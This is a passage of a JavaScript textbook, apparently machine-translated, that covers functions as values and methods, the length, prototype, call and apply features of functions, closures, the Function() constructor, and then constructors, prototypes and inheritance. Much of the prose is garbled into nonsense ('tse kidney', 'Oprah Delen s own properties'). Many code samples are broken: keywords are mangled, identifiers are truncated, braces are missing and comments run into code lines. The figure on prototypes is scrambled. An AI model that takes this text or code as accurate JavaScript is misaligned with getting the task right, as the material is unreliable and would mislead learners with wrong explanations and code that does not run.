If the above example does not convince you to transfer comfort functions as arguments to other functions, and other ways to Spanish of lzovaniya functions such as values, pay attention to the function of the Array . sort (). It sorts the elements of the array. There are many possible sort orders (numeric, alphabets Whitney, by date, ascending, descending, and so on. D.), And therefore the function The sort () takes an optional argument to another function, which is to communicate about how to sort. This function does a simple job - it gets two elements of the array, compares them, and then returns a result indicating which element should come first. This argument is a function tion method makes the Array . sort () is completely versatile and infinitely flexible - it can sort any data type in any order imaginable! (For an example of using the Array.sort () function, see Section 7.7.3.)

8.4. Functions as methods

A method is nothing more than a function that is stored in a property of an object and is called through that object. Do not forget that the functions - this is just the data values, and names with which they are identified, there is nothing ordinary. Therefore, functions can be assigned to any variables, equals

as well as properties of objects. For example, if there is a function f and the object o , it is possible so to define a method named m :

```
o . m = f ;
```

Having defined the m () method in the o object , you can refer to it as follows:

```
o . m ();
```

Or, if the m () method expects to receive two arguments:

```
o . m ( x , x +2);
```

The method has one very important feature: the object by means of which the first is called the method becomes a keyword value of this in the method body. That is, when the o . m (), in the body of the method, you can access the o object using the this keyword . This statement is demonstrated in the following example:

```
var calculator = { // Object literal
    operand 1: 1, operand 2:
    1, compute : function ()
    {
        this.result = this.operand1 + this.operand2;
    }
};
calculator.compute (); // What is 1 + 1?
print (calculator.result); // Prints the result
```

The this keyword plays a very important role. Any function called as a method receives an additional implicit argument - the object through which this function was called. As a rule, methods perform some action on this object, so the syntax for calling methods clearly reflects the fact that the function operates on an object. Compare the following two lines of code:

```
rect . setSize ( width , height ); setRectSize ( rect
, width , height );
```

Hypothetically functions called in the two rows can produ dit absolutely id entichnye actions on the object rect (hypothetical), but the method invocation syntax in the first row shows more clearly that the focus object is rect . (If the first row did not seem to you a more natural, it means that you esch ie no experience of object-Orient Rowan programming.)

When a function is called as a function and not as a method, the this keyword refers to the global object. The strange thing is that this is true even for the functions tions (if they are called as functions) invested in methods that are in turn caused by both methods. The keyword this is one value in Ob catch-all function and refers to the global object in the body of the nested function tion (which is absolutely not intuitively obvious).

Please note: this is just a keyword, not a variable or property name. The syntax of JavaScript does not allow for the possibility of assigning values Nij element of the this .

8.5. Constructor function

Constructor - a function which performs initialization properties Ob EKTA etc. are dedicated for use in conjunction with an instruction new . A detailed complete description of the designers is given in Chapter 9. However, shortly We mention possible tit that guide new creates a new object of the Function ,

and then calls the constructor function, passing it the newly created object as values Niya keyword the this .

8.6. Properties and methods of functions

We have seen that functions can be used as values in JavaScript programs. The typeof statement returns the string " function " for functions , but functions in JavaScript are actually a special kind of object. And since functions are objects, they have properties and methods - as well as on the example, the objects RegExp and a Date .

8.6.1. Length property

As we have seen, in the body of the property length array of arguments determines to l t he arguments passed to this function. However, the length property of the function itself has a different meaning. This read-only property RETURN schaet number of arguments that the function *expects* to receive, t. E. Listing PARTICULAR in its parameter list. In spomnim that function can be called with any number of arguments, which can be extracted through an array of the arguments , no matter how many of them announced. The length property of a Function object exactly determines how many declared parameters a function has. Note, unlike the arguments . length , Set main property length is available both inside and outside the function body.

The following snippet defines a function named check () that takes an array of arguments from another function. It compares the arguments property . length with the Function property . the length (available as the arguments . callee . the length) to check whether a If it is not, an exception is thrown. For the function check () following t those Stow function f (), demonstrates how to call a function check ():

```
function check ( args ) {
    var actual = args . length ; // Actual number of arguments
    var expected = args . callee . length ; // Expected number of arguments
    to the if ( Actual Primary ! = Expected ) { // If the numbers do not
    match, an exception is thrown
        throw new Error ("wrong number of arguments:
        expected:" + expected + "; actually passed" + actual );
    }
```

```
}
function f (x, y, z) {
   // Check if the actual number of // arguments is as expected. If it doesn't
   match, throw an exception check ( arguments );
   // Now we execute the rest of the function as usual
```



```
   return x + y + z ;
}
```

8.6.2. property prototype

Any function and s an property of the prototype , referring to the predetermines lenny *prototype object.* This facility, which comes into play when the function IC uses as a constructor with the operator new , plays an important role in the pro cession define new types of objects. We thoroughly studied the properties of proto of the type in Chapter 9.

8.6.3. Oprah Delen s own properties functions

When a function requires a variable, the value of which must be maintained between its challenges, it is often convenient to use a property of the Function , which allows not to take global namespace definitions GOVERNMENTAL variables. Suppose you want to write a function that returns a unique identifier each time it is called. A function should never return the same value twice. To ensure this, the function tion remembers the last return value, and this information is stored etsya between its challenges. While this information can be stored in the glo -point variable, there is no need, and it is better to keep it in the object properties the Function , t. To.

This information is only used by the function first. Here's a function that returns a unique integer values of for each invocation:

```
// Create and initialize a "static" variable.
// Function declarations are processed before code execution,
// so we can actually do this assignment // before
declaring the uniquelnteger function . counter = 0;

// The function itself. It returns a different value on each
// call and uses its own "static" // property to keep track
of the last value returned. function uniqueIntege r () {
    / / Increment and return the value of the "static" variable
    return uniqueInteger . counter ++;
}
```

8.6.4. The apply and call () methods

In ECMAScript there are two methods that are defined for all functions, - call () and the apply (). These methods allow you to call the function so that if it were a camping method is not that of the object. The first argument to the call () and apply () methods is the object on which the function is being executed; this argument becomes the value of the this keyword in the body of the function. All remaining arguments call () - This value re Davao ra ot function. So that the transfer function f () , two numbers, and you call it as a method of object o , you can use the following method:

```
f . call ( o , 1, 2);
```

This is similar to the following lines of code:

```
o . m = f ; o . m (1.2);
delete o . m ;
```

The appl y () method is similar to the call () method , except that the arguments passed to the function are specified as an array:

```
f . apply ( o , [1,2]);
```

For example, to find the largest number in the array chi with eating, m of zhno cause IU Todd apply () for the transmission function of the array elements Math . max () :

```
var biggest = Math.max.apply (null, array_of_numbers);
```

8.7. Practical examples of functions

This section provides examples of several functions to work with the object E and arrays having practical value. Example 8.3 contains functions tion to work with Ob ektami.

Example 8.3. Functions for working with objects

```
// Returns an array containing the names of the enumerated
properties of the " o " object function getPropertyNames (/ *
object * / o ) { var r = [];
    for (name in o) r.push (name);
    return r;
}
// Copy the enumerable properties of Ob EKTA " from " an object " to ".
// If the " to " argument is null , a new object is created.
// The function returns the " to " object or a newly created object.
function copyProperties (/ * object * / from , / * optional object * /
to ) { if (! to ) to = {}; for ( p i n from ) to [ p ] = from [ p ]; return
to ;
}
// Copies the enumerated properties of the " from " object to the " to "
object ,
// but only those that are not yet defined in the " to " object .
// This may be necessary, for example, when the " from " object
contains // default values that need to be copied to properties,
// if they have not yet been defined in the " to " object . function
copyUndefinedProperties (/ * object * / from , / * object * / to ) {
```

```
    for ( p in from ) {
        if (! p in to) to [p] = from [p];
    }
}
```

The following example 8.4 shows functions for working with arrays.

Example 8.4. Functions for working with arrays

```
// Pass each element of array " a " to the given test function.
// Return an array containing only those elements for which
```



```
 the check function is true
nction filterArray (/ * array * / a , / * test function * / predicate ) {
    var results = [];
        var length = a . length ; // In case the check function changes the length
        property ! for ( var i = 0; i < length ; i ++) { var element = a [ i ];
            if (pr edicate (element)) results.push (element);
        }
        return results ;


    // Returns an array of values that are the result of passing // each
    element of the array to function " f " function mapArray (/ *
    array * / a , / * function * / f ) { var r = []; // results
        v ar leng th = a . length ; // In case f changes the length property ! for (
        var i = 0; i < length ; i ++) r [ i ] = f ( a [ i ]); return r ;
```

Finally, the functions in Example 8.5 are designed to work with functions. They actually use and return nested functions. Nested functions are returned

in a way that was once called "closure". Circuit that could have t be hard to understand, considering are in the next section.

Example 8.5. Functions for working with functions

```
    // Returns a stand-alone function, which in turn calls // function
    " f " as a method of object " o ". This function can be used
when it becomes necessary to pass a method to a function.
If you do not bind the method to the object, the association will be lost, and
    the method
        // passed to the function will be called like a normal function. function
         bindMethod (/ * object * / o , / * function * / f ) { return function () {
                              return f . apply ( o , arguments )}


    // Returns a stand-alone function, which in turn calls // function
    " f " with the given arguments and adds additional // arguments
    passed to the returned function.
(This technique is sometimes called " currying ".)
inction bindArguments (/ * function * / f / *, initial arguments ... *
    /) { var boundArgs = arguments ; return function () {
            // Create an array of arguments. It will start with arguments,
            // defined earlier, and end with the arguments passed now var
            args = [];
            for ( var i = 1; i < boundArgs . length ; i ++) args . push (
            boundArgs [ i ]); for ( var i = 0; i < arguments . length ; i ++)
            args . pus h ( argum ents [ i ]);
            // Now call the function with the new list of arguments return f
            . apply ( this , args );
        }
```

8.8. Function Scope and Closures

As discussed in chapter 4, in JavaScript function body and spolnyaetsya in local scope, which I differs from global. This section rassmat Riva issues related to the scope, including the closures. [1]

8.8.1. Lexical scope

Functions in JavaScript are not dynamic and lexical scope of STI. This means that they Execu nyayutsya in the scope that was cos given at the time of definition of the function, rather than at the time of its execution. At the time of determining the function of the current scope chain is saved and a hundred novitsya part of the internal state of the function. At the top level domain vie gence simply consists of the global object, and lexical scope Vidi bridge is not necessary to speak. However, when a nested function is declared, its scope chain includes the enclosing function. This means that the nested function has the ability to access all the arguments and local variables of the enclosing function.

Note: despite the fact that the scope chain locking the etsya at the time of definition of the function, the list of properties defined in this tse kidney, not fic siruetsya. The scope chain is subject to change, and the function can access all the elements existing at the time of IC complements.

8.8.2. Call object

When the interpreter JavaScript calls the function in the first place his mouth navlivaet of scope and in accordance with the scope chain, to Thoraya operated at the time of definition of the function. Then he added to the beginning lo chain new facility, known as the *call object* - in the specification ECMAScript uses the term *activation object (acti vation object)*. In Ob CPC Call added property arguments , which refers to object Argu ments function. After that, the object of the call etc. Adds the named arguments you function. Any local variables declared via instruk tion var , as op eds elyayutsya inside the object. Since the object is located at the beginning of the call chain scopes, all local changes nye, function arguments and object Arguments become visible function of the body tion. Among other things, this means that all one mennye properties exerting are outside the scope.

Note: the this , in contrast to the arguments , - it is not a property of the object Challe Islands, and keyword.

8.8.3. Call object as namespace

Sometimes it is convenient to create a function only in order Thu Oba get Ob EKT call, which acts as a temporary namespace where you can op-

[1] This section contains material of increased complexity, which at first you can skip reading.

redelyat per e mennye and properties, without having to worry about possible conflicts with glo ballroom namespace. Suppose, for example, that there is a file with the software in the language of code JavaScript , which is necessary to use different JavaScript -program (or, if the case kas aetsya client language JavaScript , on different web pages). Assume that this code, like any other, defines the variables for storing intermediate precise calculation results. The problem is this: poskol ku this code will be used in different programs, it can determine the camping variables with names conflict with the names defined in sa IIR programs.

To avoid such conflicts, imported code can be placed inside a function and then referenced . Thanks to this, the variables will be defined inside the function call object:

```
function init ( ) {
// The imported code is located here.
// Any declared variables will become properties of the calling object,
```

```
// this will eliminate the possibility of conflicts // with the
global namespace.
}
init ( ); // Don't forget to call the function!
```

This snippet adds the only property to the global namespace, the init property , which refers to the function. Even if the addition of unique Foot properties seem like overkill, you can determine the cause and anonymous hydrochloric function in one expression. Here is a snippet that works exactly the Kim follows:

```
( function ( ) {// This is an unnamed function.
// The imported code is located here. Any / / declared variables
will become properties of the call object, thereby //
eliminating the possibility of conflicts with the global
namespace.
}) (); // end of function literal and its call.
```

Note the parentheses surrounding the functional Lite Ral - this syntax requires JavaScript .

8.8.4. Nested functions as closures

The fact that JavaScript is allowed to declare a nested function, allows you to use functions such as normal data and helps organizations interac interacting between tsepoch kami scope that produces Institute also interesting and powerful effects. Before proceeding with the description, consider the function g , which is defined in three functions f . When called function tion f , its scope chain comprises a call object for which follows blowing global object. The function g is defined within the function f , such on time, the chain scope of this function is stored as part of the definition dividing function g . When a function g , its scope chain STI already contains tr and object: own call object, call the object function f and the global object.

How to use nested functions quite understandable when they causing are in the same lexical scope, which defines. For example measures follows blowing fragment contains nothing unusual:

```
var x = "global"; function f ( ) {
    var x = "local"; function g () { alert (
    x ); }
    g ();
}
f (); // When calling this function, the word "local" will be displayed
```

However, in JavaScript functions are considered ka to the normal data, so they can be returned from other functions assigned to properties of objects with stored in an array, and so on. D. This is not unusual as long as Egypt well, do not go out nested functions. Consider the following fragment where op thinned ene function, which returns a nested function. At each of Rotate to it, it returns a function. Sam JavaScript -code is not changed etsya, but the call to the call can vary the scope, because each time the enclosing function m Oguta changed its arguments you. (That is, in the scope chain will change the call object Ob catch-all function.) If you try to save the returned functions in weight Ziba, and then call each of them, you will notice that they will return time values of. Since the program code functions at the same time does not change the Xia and each of them is called in the same scope, a unique Noah, how can we explain the difference - a difference between areas of apparently STI, whose functions have been identified:

```
/ / This function returns another function
// The scope changes from call to call,
// where the nested function was defined function makefunc (
x ) {
    return function () { return x ; }
}
// Call makefunc () multiple times and store the results in an
array: var a = [ makefunc (0), makefunc (1), makefunc (2)];
// Now call the functions and display the values received from them.
// Although the body of each function remains unchanged,
their scopes // change, and each time they are called they
```

return a different value : alert (a [0] ( )); // Prints 0 alert (a [1] ( )); // Displays 1 alert (a [2] ( )); // Output 2

The results of this fragment is exactly in line with expectations, if strictly follow the rule of lexical scope: function performs camping in the area of visibility, in which it was determined. However, the most inte esting is that the visibility of the area continue to exist after the release of the enclosing function. This does not normally happen. By GDS function is called, the call object is created and placed, and in its scope. When the function terminates, the call object is removed from tse kidney call. While it is not a question of nested functions, the visibility chain

is the only reference to the call object. When an object reference ud wish to set up in the chain, it takes the garbage collector.

However, the situation changes with the advent of nested functions. When you create a nested function definition, it contains a reference to the calling object by Since the objects t is on top of the scope chain, in Coto swarm defined function. If a nested function is used only within an enclosing function, the only reference to the nested function is the call object. When the external function returns the managing of, nested function refers to the calling object, and call the object - in the nested function tion, and no other references to them does not exist, because of this they are a hundred novyatsya available for garbage collection mechanism.

Everything changes, esl and link to the nested function is stored in the global scope. This occurs when the nested function is transmitted to the wi de the return value of the enclosing function or stored in the form of a CTBA of any other object. In this case, an external reference to the nested function appears , while the nested function continues to refer to the enclosing function call object. As a result, the call objects created nye at each such address to the

enclosing function, continue to exist, and with them, continue an existing member -existence the names and values of function arguments and local variables. JavaScript -programs have no possibility to directly influence the calling object, but its properties are are part of the scope chain created with any reference to the nested function. (It is noteworthy that if the function preserves encompassing nit global references to two nested functions, these nested functions will share the same call object, and the changes of which were the result of treatment in one of the functions that will be visible in the other.)

Functions in JavaScript are a combination of executable about grammnogo code and the scope in which this code is executed. Such a combination of program code and scope in the literature on compu Terni topics n be ordered *closure (closure of)*. All JavaScript -function YaV lyayutsya closures. However, these circuits are of interest only in the situation just considered as nested function exports camping outside the scope in which it was on the outside. Nested functions used in this way are often explicitly called closures.

Closures are a very interesting and powerful programming technique. While closures are rarely used, they are worth exploring. If you understand is, the mechanism of circuits, you can easily get into areas vie gence and will be able to call himself a pilot program without false modesty ostomy on JavaScript .

8.8.4.1. Closure examples

Sometimes you need to function a memorized values between the Call ovami. The value cannot be stored in a local variable because the call object itself is not saved between function calls. With the situation will handle global variable, but it leads to for namespace hlamleniyu. Section 8.6.3 introduced the uniqueInteger () function , which uses its own property for this purpose. One

possible to go further and to create a *private (the private)* non-vanishing pen mennoy use a closure. Here is an example of such a function, etc. To start without for contiguity:

```
// Returns a different value for each call uniquelD =
function () {
    if (! arguments.callee.id) arguments.callee.id = 0; return
    arguments.callee.id ++;
};
```

The problem is that the uniquelD . id is available outside the function and can be set to 0, so that will be broken but the agreement under which the function is committed to never return the same value twice. To solve this problem, you can store the value in a closure, which only this function will have access to :

```
niquelD = ( function () {// The value is stored in the function call
    object var id = 0; // This is a private variable that retains its

                                        // value between function calls //
    The outer function returns a nested function that can access
    this // value. This nested function is stored // in the uniquelD
    variable above.
        return function () { return id ++; }; // Return and
Increase}) (); // Call the external function after its
definition.
```

Example 8.6 is another example of a closure. In district it demonstrates how frequently nye variables, such as the one that was shown earlier, can share the IP to use multiple features.

Example 8.6. Creating private properties with closures

```
// This function adds accessor methods to the object property " o "
// with the given names. Methods are named get < name >
// and set < name >. If additionally provided
// check function, write method will use it
// to check the value before saving. If the check function
// returns fal se , meth od recording generates an exception.
//
```

```
// The unusual thing about this approach is that the value // of a
property that is available to methods is stored not as a property //
of the " o " object , but as a local variable of this function.
// Additionally, the accessors are defined locally in this function
// and provide access to this local variable.
// It is noteworthy that the value is only available for these two
methods // and cannot be set or changed otherwise than by the
write method. function makeProperty ( o , name , predicate ) {
var value ; // This is the property value
    // The read method just returns a value. o [" get " + name
    ] = function () { return value ; };
        // The write method stores the value or throws an exception
        // if the validation function rejects this value . o [" set "
+ name ] = function ( v ) { if ( predicate &&! predicate ( v
))
            throw " set " + name + ": invalid value " + v ;
```



```
        else
            value = v ;
    };
}
// The following snippet demonstrates the makeProperty ()
method . var o = {}; // Empty object
// Add accessor methods to the property named getName () and setName ()
// Ensure only string values are valid makeProperty ( o , "
Name ", function ( x ) { return typeof x == " string ";});
o . setName (" Frank "); // Set the property value
print ( o . getName ( )); // Get property value
```

```
o . setName (0); // Try to set the value of the wrong type
```

The most practical and least artificial example of closure Nij that I know - it is the breakpoint mechanism, developed Sti tion Ian (by Steve to Yen) and published on the website *h ttp : // trimpath . com* as part of the TrimPath client platform . *Breakpoint* - a point within the function where the program stops the execution, and the gap handler receives possibility Nosta view the values of variables, we evaluate expressions, call the function tion and the like. In the mechanism breakpoints invented Steve, the closure Kania used to store the execution context of the current function (including local e re mennye and input arguments), and by a global function tion eval () allows you to view the content of this context. Function of the eval () takes a string in the language JavaScript and returns the resulting values (in discussed in greater detail on this feature can be found in the third part of the book). Here's an example of a nested function that acts like a closure that checks its execution context:

```
// Remember the current context and let you check it
// using the eval ( ) function
var inspector = function ($) { return e val ($); }
```

For the name argument, this function uses the less-common identifier $, than decreases the likelihood of name conflicts in inspecting my scope.

You can create a breakpoint by passing this closure to a function, as shown in Example 8-7.

Example 8.7. Closure-based breakpoints

```
// This function is a breakpoint implementation. It prompts the
// user for an expression, evaluates it using the // closure, and
outputs the result. The closure used provides // access to the
checked scope, so any function will // create its own closure.
//
// Implemented in the same way as Steve Yen's breakpoint ()
function // h ttp : // t rimpath . com / project / wiki /
TrimBreakpoint function inspect ( inspector , title ) { var
expression , result ;
    // It is possible to disable breakpoints
```

```
    // by creating an " ignore " property for this
    function. if (" ignore " in argu ments . c allee )
    return ;
    while ( true ) {
        // Determine how to display the request in front of the user
        var message = "";
        // If title is given , print it first if ( title ) message = title + "\ n
        ";
        // If the expression has already been evaluated, print it along
        with its value if ( expression ) message + = "\ n " +
        expression + "==>" + result + "\ n "; else expression = "";
        // A typical prompt should always be displayed: message + =
        "Enter the expression you want to evaluate:";
        // Get user input, display a prompt, and use // the last
        expression as the default. expression = prompt ( message ,
        expression );
        // If the user didn't enter anything (or clicked the Cancel button),
        // work at the breakpoint can be considered finished // and
        control is returned. if (! ex pression ) return ;
        // Otherwise, evaluate the expression using the // closure in
        the inspected execution context.
        // Results will be displayed on the next iteration. result =
        inspector ( expression );
    }
}
```

Note: To display and user input string and function tion the inspect () Example 8.7 uses the method of the Window . prompt () (more about this method is covered in the fourth part of the book).

Consider an example of a function that calculates the factorial of a number and uses the stop point mechanism :

```
function factorial ( n ) {
    // Create a closure for this function
    var inspector = function ($) {return eval ($); }
    the inspect (inspector, " Log in function factorial ()");
    var result = 1; while (n> 1) {
        result = result * n; n--;
        inspect (inspector, "factoria l () lo op");
    }
    inspect (inspector, " output of the function factorial
    ()"); return result;
}
```

8.8.4.2. Closures and memory leaks in Internet Explorer

In the Web browser, the Microsoft of Internet Explorer is used quite differently weak visibility of the garbage collection mechanism for objects in ActiveX and DOM -elements on

client side. These elements are reference counted on the client side and are only reclaimed by the interpreter when the reference count reaches zero. However, such a scheme of proves unworkable in the case of circular references, for example, when a basic JavaScript object named Referring etsya on the document element, and this element has a property (for example, an event handler), which in turn holds a reference to the base the Java Script - object ...

This kind of circular reference often occurs when working with closures. When using art circuits are not aware that the call object is a closed - mentioned function, includes all function arguments and local re mennye will

continue susches tvovat as long as there is itself the closure circuiting of. If any of the arguments to a function or a local variable referring to are to the object, a memory leak may occur.

Discussion of this problem is beyond the scope of this book. For more information, see : *http : // msdn . microsoft . com / library / en - us / IETechCol / dnwebgen / ie _ leak _ patterns . asp .*

8.9. Function () constructor

As mentioned L axis earlier, functions are usually defined by the key of a gear function either as a definition of the function or via function rational literal. However, in addition to this, it is possible to create functions using the Function () constructor . Creating functions using the designer the Function () is usually more difficult, che m using functional whether Teran, so this technique is not as widely spread. Here is an example cos denmark function like this:

```
var f = new Function (" x ", " y ", " return x * y ;");
```

This line creates a new function, more or less equivalent to the function and defined using the more familiar syntax:

```
function f (x, y) { return x * y; }
```

The Function () constructor accepts any number of string arguments. According to Latter argument - the body functions. It can contain arbitrary the Java Script-instructions, separated by semicolons. All other constructor arguments are strings that specify the names of the parameters moat-defined function. If you define a function with no arguments, con struktoru passed only one line - body functions tion.

Note that the Function () constructor is not passed an argument specifying the name of the function it creates. Unnamed functions created using the Function () constructor are sometimes referred to as anonymous functions.

There are a few mome n comrade related to nstruktorom the Function (), which follows blowing special mention:

The Function () constructor allows you to dynamically create and compile functions at runtime. It somewhat resembles the eval () function (see the third part of the books and for information).

The Function () constructor compiles and creates a new function each time it is called. If the call is made in the constructor body of the loop or frequently vyzy Vai function, it can adversely affect the performance of the program. In about tivoves this function literals or nested functions within a cycle are not recompiled at each iteration, and in addition, in the case of literals not a new object function tion. (Although, as noted earlier, a new shortcut can be created to hold the lexical context in which the function was defined.)

And last very wa w angular momentum: when the function is created using the constructor the Function (), does not take into account the current lexical scope Vidi bridge - function created in this way m, are always compiled as a top-level function, as demonstrated clearly in the next frag Mente:

```
var y = "global"; function constructFunction () { var y =
"local";
    return new Function (" return y"); // Doesn't save local context!
}
// The next line will print the word "global", because the function
// created by the Function () constructor does not use the local context.
// If the function was defined as a literal,
// this line would print the word "local". alert (
constructFunction () ()); // Displays the word "global"
```

Classes, Constructors, and Prototypes

An introduction to JavaScript objects was given in Chapter 7, in which each object was treated as a unique set of properties that differentiated it from any other object. In most object-orientirova nnyh programming languages, it is possible to define *classes* of objects and then create a department nye objects as *instances of* these classes. For example, you can declare a class Complex , designed to represent complex numbers and perform arithmetic skie etc. Procedure with these numbers, then the object Complex represented to a unique complex number and could be created as an instance of this class.

Language JavaScript does not have full support for classes, others Yazi ki, such as the Java , the C ++ or the C #. [1] But at least in JavaScript there is possibility completely determined pseudo using such tools as constructor functions and prototype objects. This chapter explains
about constructors and prototypes leads to me a number of examples of some pseudo classes and even psevdopodklassov JavaScript .

For lack of a better term, I will informally use the word "class" in this chapter, so be careful not to confuse these informal "classes" with real classes that are supported in JavaScr ipt 2.0 and other programming languages.

9.1. Constructors

In Chapter 7, demonstrated the procedure for creating a new empty object with both of power literal {}, and by the following expression:

```
new Object ()
```

In addition, the ability to create objects of other types was demonstrated approximately as follows:

[1] Full class support is planned for JavaScript 2.0.

```
var array = new Array (10); var today = new Date ();
```

The new operator must be followed by the name of the constructor function. The operator creates a new empty object with no properties, and then calls the function tion, passing the newly created object as the value of the keyword the this . Function used in conjunction with the operator new , is called etsya *funktsiey- designer,* or just a *designer.* The main task of the designer consists in initializing the newly created object - the installation of all of its properties, which must be initialized before the object can ICs use the program first. To define your own constructor, sufficiently accurate to write a function that adds new features to the object to which the ss s barks keyword the this . The following fragment is a definition of the constructor, by means of which but two are then O object:

```
// Define a constructor.
// Notice how the object is initialized with "this". function
Rectangle (w, h) {this.width = w; this.height = h;
}
// Call the constructor to create two Rectangle objects . We pass the width
and height // to the constructor so that both new objects can be properly
initialized. var rectl = new Rectangle (2, 4); // rectl = { width : 2, height :
4}; var rect 2 = new Rectangle (8.5, 11); // rect 2 = { width : 8.5, height :
11};
```

Notice how the constructor uses its arguments to ini socialization properties of the object that is referenced by the keyword the this . Here, we define a class of objects, simply by creating the appropriate function con struktor - all objects created by the constructor Recta ngle (), Garan will be initialized ted properties width and height . This meaning is that, considering this fact, it is possible to arrange a uniform ra bot with all objects of class Rectangle . Since each constructor definition of fissionable department class of objects is stylistically very important to assign a name of the constructor function that

will clearly reflect the class of objects will build Vai with it. For example, the string new Rectangle (1, 2) which creates an object rectangle, looking much better understood yatno than new init _ rect (1, 2).

Usually the constructor function do not return, they only initialisation ruyut object obtained as the value of the keyword the this . However, the designers allowed the opportunity to return the object, in this case, Upland Dr by thallium object becomes the value of the expression new . In this case, the object passed ny constructor as the value of the keyword the this , just destroyed.

9.2. Prototypes and inheritance

In Chapter 8, said that *method* - a function that is called as the properties of the object. When the function is invoked in this manner, the object through to torogo call is made, it becomes the value of the keyword this . Previous set, it is necessary to calculate the area of a rectangle, the representation of the object of the Rectangle . Here's one possible way:

```
function computeAreaOfRectangle (r) { return r.width * r.height; }
```


This function does an excellent job of doing its job, but it is not object-oriented. Working with object l uchshe just call methods on the object, and not pass objects to extraneous features QUALITY ve arguments. This approach is demonstrated in the following snippet:

```
// Create a Rectangle object var r = new Rectangle
(8.5, 11);
// Add a method to the object
r . area = function () { return this . width * this . height ; }
```

```
// Now calculate the area by calling the object
method var a = r . area ();
```

Of course, it is not convenient to add a new method to an object in front of his uc enjoyment. However, the situation can be improved if initializes acce property area in the constructor function. Here is an improved realization tion designer of the Rectangle ():

```
ınction Rectangle ( w , h ) { this . width = w ; this .
height = h ;
    this.area = function () {return this.width * this.height; }
}
```

With the new version of the constructor , the same algorithm can be implemented differently:

```
// Find the area of a sheet of U size paper . The S . Letter in
square inches var r = new Rectangle (8.5, 11); var a = r . area
();
```

This solution looks much better, but it still is not opti small nym. Each rectangle created will have three properties. The properties wa width and height can have a unique value for each rectangular minute, but the property area of each individual object Rectangle will always refer to the same function (of course, this feature can be changed during operation, but as a rule, it is assumed that object methods should not change). The application of the individual properties of the storage methods Ob ects which could be shared by all instances on -stand and the same class - this is quite inefficient solution.

However, this problem can be solved. It turns out that all objects in JavaScript contain an internal reference to an object known as a prototype. Any your ARISING prototype are properties of another object, for which it is camping prototype. That is, in other words, any object in JavaScript *to be* the properties of the prototype.

The previous section showed how the new operator creates an empty object and then calls the constructor function. But the story doesn't end there. After you create an empty object operator new sets in this object ref -ku on the prototype. The prototype of an object is the value of the prototype property of the constructor function. All functions have the property of the prototype , to Thoroe ini tsializiruetsya at the time of definition of the function. The initial value of this property is an object with a single property. This property is

called constructor and its value is a reference to the constructor function itself,

with which this prototype is associated. (Description of the property constructor reducible elk in Chapter 7, here also explains why every object has a property constructor .) Any properties added to a prototype automatically Stano vyatsya the properties you object, initialized by the constructor.

This can be explained more clearly with an example. Here is the new version of the constructor

Rectangle ():

```
// The constructor function initializes those properties that can //
have unique values for each individual instance. function
Rectangle ( w , h ) { this . width = w ; this . height = h ;
}
// Object prototype contains methods and other properties that
must be // shared by all instances of this class.
Rectangle.prototype.area = function () { return this.wi dth * this.height; }
```

The constructor defines a "class" of objects and initializes properties such as width and height , which can be different for each instance of the class. Object- prototype associated with a constructor, and each object is initialized const EBCCH rum, inherits the set of properties, available in the prior art. This means that the prototype object is the ideal place for methods and other constant properties.

Note that inheritance is done automatically as part of the property value lookup process . Properties *are not* copied from the proto-object type to the new object; they are simply present as if they were properties of these objects. This has two important consequences. Firstly, the use Ob OBJECTS

prototypes can greatly reduce obe m memory tre buoy for each object, ie. K. Objects can inherit many of their properties. Second, the object inherits properties even if they were added to the prototype *after* the object was created. This means that there is the possibility of ADD lyat new method s to the existing classes (although this is not entirely correct).
Inherited properties are no different from normal object properties. They are enumerable in a loop for / in , and can be checked via operator Rhatore in . You can only distinguish them using the a Object . hasOwnProperty ():

```
var r = new Rectangle (2, 3);
r . hasOwnProperty (" width "); // true : width is an immediate
property of " r " r . hasOwnProperty (" area "); // false : area -
inherited property " r "
" area " in r ; // true : area - property of the " r " object
```

9.2.1. Reading and Writing Inherited Properties

Each class has a prototype object with a set of properties, but potentially there may be many instances of the class, each of the koto ryh inherits the properties of the prototype. Prototype property can inherit camping INR gimi objects, so the interpreter JavaScript must provide fundamen tal asymmetry between read and write property values. When you read the p property of o , JavaScript first checks to see if o has a property named p . If there is no such property, then it is checked whether there is a property named p in the prototype object. This is how prototype inheritance works.

However, when the property is set, JavaScript uses Ob ekt- prototype. To understand why, consider what would happen in this SLE tea, suppose you try to set the property value o . p , and object o does not have a property named p. Suppose now that JavaScript is going on and looking for a property in an object-p prototi ne object on and allows you to change zna of the properties of the prototype. As a result, you change the value of p for the entire class sa facilities, and it was not what was required.

Therefore, inheritance of properties occurs only when reading property values, but not when writing x. If you set the property p in the object of which is to be the property from its prototype, there is a creation of the new properties directly on the object p. Now that o has its own property named p, it no longer inherits p from the prototype. When you read the value of p, JavaScript first looks for it in the properties of the o object. Since he locat dit district property, as defined in a, it does not need to look for it in an object-prototi ne, and JavaScript will never look for certain st in it the value of p. We ino GDSs say that a property p "shadows" (hiding) property of the district's prototype object. Prototype inheritance may seem confusing, but vysheizlozhen Noah is well illustrated in Fig. 9.1.

s.geaO
Read the *area* property of an object with

from. pi = 4;
Assign value to property pi of object with

a = o. pi * c . g * s.g; Read properties pi and g of object s

a = d . pi * d . r * d . d Read properties pi and r of object d

The property a gea is not defined in the c object itself , so the prototype object associated with c is checked.

Circle object , s

z = 1 . 0 x = 2.0 y = 3.0

The pi property is undefined, so a new property of the object itself is created with

Circle object , s

r = 1 . 0 x = 2.0 y = 3.0 p! - 4;

The properties p1 and r are defined in the object c itself, so the data e that is here is returned without referring to the prototype object

Circle object , d

z = 2 . 1 x = 0.0 y = 0.0

Here is the definition - the area properties . Return this value as if it were a property of the object itself with

Prototype object,

Circle . prototype

area = Circ le _ area pi = 3.14159

The p1 property is undefined, so the prototype object associated with d is accessed. The property r is defined in the object d itself, so the value located here is returned without referring to the prototype object

Here is the definition of 'property p1. Return the ego value as if it were a property of the object d itself

Figure: 9.1. Objects and prototypes

Prototype properties are shared by all objects of the class, POE addition, as a rule, they should be applied only to determine the properties coincides giving all class objects. This makes it ideal for prototypes defined division methods. Other properties with constant values (such as ma case constants) so the fit to determine properties as the prototype. If a class defines a property with a very commonly used values Niemi default, it is possible to define a property and its value Def Chania in the prototype object. Then those few objects that a s who want measurable thread by default, can create their own private copy of the properties and op redelyat own values different from the default values.

9.2.2. Extending built-in types

Not only classes defined n about ELSE have prototype objects. Built-in classes, such as String and a Date , also have a prototype object, and you can at a vaivat their values. For example, this definition wish to set up a new method that is available to all objects String :

```
// Return to true , if the last character is the values of the
argument c String . prototype . endsWith = function ( c ) { return
( c == this . charAt ( this . length - l ))
}
```

